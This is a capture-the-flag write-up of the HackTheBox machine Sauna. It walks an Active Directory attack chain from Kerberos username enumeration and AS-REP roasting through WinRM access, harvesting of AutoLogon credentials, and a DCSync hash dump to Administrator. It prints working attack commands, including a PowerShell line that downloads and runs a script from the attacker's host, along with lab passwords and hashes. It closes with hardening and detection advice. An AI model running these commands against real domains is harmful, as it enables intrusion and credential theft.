HTB Sauna Writeup
Table of Contents
Overview#
Sauna is an easy difficulty Windows box on HackTheBox that walks through a pretty classic Active Directory attack chain. We start with some light OSINT on a corporate website, use Kerbrute to validate usernames against the domain controller, pull an AS-REP roastable hash for a user with Kerberos pre-authentication disabled, crack it, then pivot through stored AutoLogon credentials to a service account with DCSync rights. Nothing groundbreaking, but it is a genuinely solid box for getting comfortable with AD enumeration and the sort of misconfigurations you run into all the time in real environments.
Enumeration#
Nmap#
Starting off with the usual nmap scan to see what we are working with.
┌──(kali㉿kali)-[~/htb/sauna]
└─$ sudo nmap 10.129.95.180 -sC -sV
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 22:12 -0500
Nmap scan report for 10.129.95.180
Host is up (0.18s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-14 10:15:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 7h03m18s
| smb2-time:
|   date: 2026-02-14T10:16:05
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.72 seconds
Heaps to unpack here. The port profile screams domain controller: DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), and RPC (135/593). The LDAP banner gives us the domain name EGOTISTICAL-BANK.LOCAL and confirms the hostname is SAUNA. Port 5985 (WinRM) is also open, which is worth keeping in mind for later since that gives us a nice interactive shell if we can find valid credentials.
SMB signing is enabled and required, so Responder relay attacks are off the table here. The clock skew of about 7 hours is also worth noting because Kerberos is very fussy about time synchronisation. If your tickets start failing, that is probably why.
Let’s add the host to /etc/hosts so we can reference it by name:
┌──(kali㉿kali)-[~/htb/sauna]
└─$ sudo sh -c 'echo "10.129.95.180 SAUNA.EGOTISTICAL-BANK.LOCAL EGOTISTICAL-BANK.LOCAL" >> /etc/hosts'
Web Server#
I honestly expected a blank IIS default page, but there is actually a full website here for “Egotistical Bank.”

The site itself is not particularly interesting from a web vulnerability standpoint. No login forms, nothing dynamic looking. But there is something very useful: staff names. On the “About Us” or team page, you can find a handful of employee names listed out:
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
In a real engagement, this is gold. People’s names on a company website are one of the most reliable sources for building username lists, especially when combined with common naming conventions like first.last, flast, or firstl.
User#
Username Enumeration with Kerbrute#
With those names from the website, I generated a few different username format variations using sed. This covers the most common corporate naming conventions:
# first.last format
┌──(kali㉿kali)-[~/htb/sauna]
└─$ sed 's/ /./' names.txt > usernames.txt

# f.last format
┌──(kali㉿kali)-[~/htb/sauna]
└─$ sed 's/\(.\).* \(.*\)/\L\1.\2/' names.txt >> usernames.txt

# flast format
┌──(kali㉿kali)-[~/htb/sauna]
└─$ sed 's/\(.\).* \(.*\)/\L\1\2/' names.txt >> usernames.txt
Now we throw that list at Kerbrute to see which usernames actually exist in the domain. Kerbrute works by sending AS-REQ messages to the KDC. If the username exists, Kerberos responds differently than if it does not, even without a password. It is a very quiet way to enumerate users compared to, say, brute forcing SMB.
┌──(kali㉿kali)-[~/htb/sauna]
└─$ kerbrute userenum -d EGOTISTICAL-BANK.LOCAL ./usernames.txt --dc 10.129.95.180

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/13/26 - Ronnie Flathers @ropnop

2026/02/13 22:59:15 >  Using KDC(s):
2026/02/13 22:59:15 >   10.129.95.180:88

2026/02/13 22:59:15 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2026/02/13 22:59:15 >  Done! Tested 18 usernames (1 valid) in 0.384 seconds
One hit: fsmith. That maps to Fergus Smith from the website, using the flast naming convention. I had feroxbuster running in the background doing directory brute forcing, but Kerbrute already had what we needed before it returned anything useful.
AS-REP Roasting#
With a valid username confirmed, the next logical step is to check if the account has Kerberos pre-authentication disabled. When pre-authentication is turned off, anyone can request an AS-REP (Authentication Service Response) for that user, and the response contains material encrypted with the user’s password hash. We can grab that and crack it offline.
Impacket’s GetNPUsers does exactly this:
┌──(kali㉿kali)-[~/htb/sauna]
└─$ impacket-GetNPUsers 'EGOTISTICAL-BANK.LOCAL/' -usersfile usernames.txt -format hashcat -outputfile asrep -dc-ip 10.129.95.180
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
...
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6ac673e04bf28b7169f20a8b1245b736$...
...
Bingo. We got an AS-REP hash for fsmith. Time to crack it.
Cracking the Hash#
Throwing it at Hashcat with the rockyou.txt wordlist using mode 18200 (Kerberos 5 AS-REP etype 23):
$ .\hashcat.exe -a 0 -m 18200 $fsmith .\rockyou.txt
...
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:...:Thestrokes23
Cracked in seconds. The password is Thestrokes23. Not a terrible password by any means, but it is in rockyou.txt, which should tell you something about the importance of proper password policies.
WinRM Shell#
We noticed earlier that port 5985 (WinRM) was open. Let’s try logging in with Evil-WinRM:
┌──(kali㉿kali)-[~/htb/sauna]
└─$ evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
0301d3e957b3660dea6ee36f3a51e830
User flag sorted.
Privilege Escalation#
AutoLogon Credential Harvesting#
Now that we have a foothold, time to look for ways to escalate. I grabbed WinPEAS from my attack box and ran it on the target:
# On the attack box, serve WinPEAS
┌──(kali㉿kali)-[~/htb/sauna]
└─$ python3 -m http.server 8082
# On the target, download and execute
C:\Users\FSmith\Desktop> powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.5:8082/winpeas.ps1')"WinPEAS found something juicy in the Windows Registry: AutoLogon credentials.
=========|| Additonal Winlogon Credentials Check
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
These credentials are stored in plaintext in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. AutoLogon is one of those features that is convenient for kiosks or lab machines but absolutely catastrophic in a domain environment. The credentials just sit there in the registry, readable by any authenticated user.
Lateral Movement to svc_loanmgr#
I tried using the svc_loanmanager username with Evil-WinRM but it did not work. A quick net user on the box reveals why:
C:\Users\FSmith\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The actual account name is svc_loanmgr, not svc_loanmanager. The AutoLogon entry had the display name rather than the SAM account name. Easy mistake to miss if you are not paying attention.
┌──(kali㉿kali)-[~/htb/sauna]
└─$ evil-winrm -i 10.129.95.180 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
We are in. This account has similar privileges to fsmith on the surface, but since it is a service account, it is worth digging deeper into its AD permissions.
BloodHound Collection and DCSync#
I ran a BloodHound collection using NetExec (nxc). Rather than faffing about with DNS configuration on my attack box, I just pointed the --dns-server flag at the target:
┌──(kali㉿kali)-[~/htb/sauna]
└─$ nxc ldap 10.129.95.180 -u svc_loanmgr -p 'Moneymakestheworldgoround!' --bloodhound --collection All -d EGOTISTICAL-BANK.LOCAL --dns-server 10.129.95.180

LDAP        10.129.95.180   389    SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
LDAP        10.129.95.180   389    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
LDAP        10.129.95.180   389    SAUNA            Resolved collection methods: trusts, container, objectprops, acl, psremote, session, dcom, localadmin, rdp, group
LDAP        10.129.95.180   389    SAUNA            Done in 00M 47S
LDAP        10.129.95.180   389    SAUNA            Compressing output into /home/kali/.nxc/logs/SAUNA_10.129.95.180_2026-02-14_082246_bloodhound.zip
Loading the data into BloodHound and checking the permissions for svc_loanmgr reveals the path to Domain Admin. The account has both GetChanges and GetChangesAll permissions on the domain object, which is the combination required for a DCSync attack.

DCSync abuses the Directory Replication Service (DRS) protocol, which domain controllers use to replicate data between themselves. If an account has the right permissions, it can pretend to be a domain controller and request password hashes for any account in the domain, including the krbtgt account and the Domain Administrator.
Let’s use Impacket’s secretsdump to perform the DCSync:
┌──(kali㉿kali)-[~/.nxc/logs]
└─$ impacket-secretsdump -just-dc 'svc_loanmgr:Moneymakestheworldgoround!@SAUNA.EGOTISTICAL-BANK.LOCAL'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:13a92c3e168fbc3a11bab096730d4e96:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
...
[*] Cleaning up...
Every hash in the domain. Game over.
Domain Admin#
With the Administrator’s AES key in hand, we can authenticate directly using Kerberos. Using NetExec to execute a command as Administrator:
┌──(kali㉿kali)-[~/.nxc/logs]
└─$ nxc smb 10.129.95.180 -u Administrator --aesKey 42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657 --kdcHost SAUNA.EGOTISTICAL-BANK.LOCAL -X "cat C:\users\administrator\desktop\root.txt"
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.129.95.180   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Administrator:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657 (Pwn3d!)
SMB         10.129.95.180   445    SAUNA            [+] Executed command via wmiexec
SMB         10.129.95.180   445    SAUNA            94532d80e1f4523fe863ddad0909c9f8
Root flag collected. Box done.
Hardening Takeaways and Detection#
This box is a great showcase of how a chain of individually “minor” misconfigurations can lead to full domain compromise. Here is what could have been done differently and how a blue team could spot this activity.
1. Kerberos Pre-Authentication Should Not Be Disabled#
The problem: The fsmith account had “Do not require Kerberos preauthentication” ticked in Active Directory. This allowed us to request an AS-REP hash without knowing the password at all.
Hardening: There is almost never a legitimate reason to disable pre-authentication on a user account in a modern environment. Audit your domain with PowerShell:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuthIf any accounts show up that should not be there, fix them immediately. If you genuinely need it for a legacy application, put that account in a dedicated OU with a long, complex password and monitor it closely. This way, the obtained hash cannot be so trivially cracked.
Detection: Look for Event ID 4768 (Kerberos TGT requests) where the pre-authentication type is 0 (no pre-auth). A burst of these for multiple accounts in quick succession is a dead giveaway for AS-REP roasting.
2. AutoLogon Credentials are a Gift to Attackers#
The problem: The svc_loanmanager password was stored in cleartext in the Windows Registry under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.
Hardening: Do not use AutoLogon in domain environments. If you absolutely must (kiosks, single purpose machines), use the Autologon tool from Sysinternals which encrypts the password in the registry using LSA secrets. It is not bulletproof, but it is a damn sight better than plaintext.
Detection: Monitor access to the Winlogon registry key. Sysmon Event ID 13 (Registry value set) can track writes to this key, and you can alert on reads from non-system processes using more advanced EDR telemetry. Also, any enumeration tool like WinPEAS running on a host should trigger behavioural alerts if you have decent endpoint detection in place.
3. DCSync Permissions Need to be Tightly Controlled#
The problem: A service account (svc_loanmgr) had both DS-Replication-Get-Changes and DS-Replication-Get-Changes-All on the domain object. Only domain controllers should have these permissions.
Hardening: Audit who has replication rights regularly. You can check this with PowerShell or BloodHound. The only accounts that should have these permissions are domain controller machine accounts and the built in domain admin accounts. If a service account has them, that is a misconfiguration that needs fixing immediately. Microsoft’s documentation on securing AD replication covers this in detail.
Detection: DCSync generates Event ID 4662 (An operation was performed on an object) with specific GUIDs for the replication permissions. The key properties to watch for are:
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}(DS-Replication-Get-Changes){1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}(DS-Replication-Get-Changes-All)
If these events come from a non-DC machine account, that is your smoking gun. Make sure you have “Audit Directory Service Access” enabled in your Group Policy or you will not see these events at all.
4. Password Policy and WinRM Access#
The problem: The password Thestrokes23 was in the rockyou.txt wordlist and cracked in seconds.
Hardening: Enforce a minimum password length of at least 14 characters. Consider implementing a banned password list that includes common wordlist entries. Azure AD Password Protection can extend this to on-premises AD as well. For WinRM access, restrict which groups can connect remotely via Group Policy and consider putting it behind a jump box or VPN rather than exposing it broadly.
Detection: Monitor Event ID 4624 (successful logon) for WinRM sessions (logon type 3 from unusual source IPs). Also keep an eye on Event ID 4625 (failed logons) for any password spraying attempts that might precede a successful compromise.
5. Staff Names on the Website#
The problem: Full employee names on the corporate website gave us everything we needed to build a valid username list.
Hardening: This one is tricky because businesses want to show off their team. If you do list staff, at least make sure your username format is not trivially guessable. More importantly, combine this awareness with strong password policies and pre-authentication enforcement so that even if an attacker can enumerate usernames, they cannot do much with them.
Summary#
The full attack chain looked like this:
- Enumerate names from the corporate website
- Generate username permutations and validate against Kerberos with Kerbrute
- AS-REP Roast the
fsmithaccount (pre-auth disabled) - Crack the hash with Hashcat
- Log in via WinRM
- Find AutoLogon credentials for
svc_loanmgrusing WinPEAS - Pivot to
svc_loanmgr - Discover DCSync rights via BloodHound
- Dump all domain hashes with
secretsdump - Authenticate as Domain Admin
Every single step in this chain was preventable with proper configuration and monitoring. That is what makes Sauna such a useful learning box. It does not rely on exotic exploits or zero days. It is just plain old misconfiguration, which is exactly what you will find in most real world environments.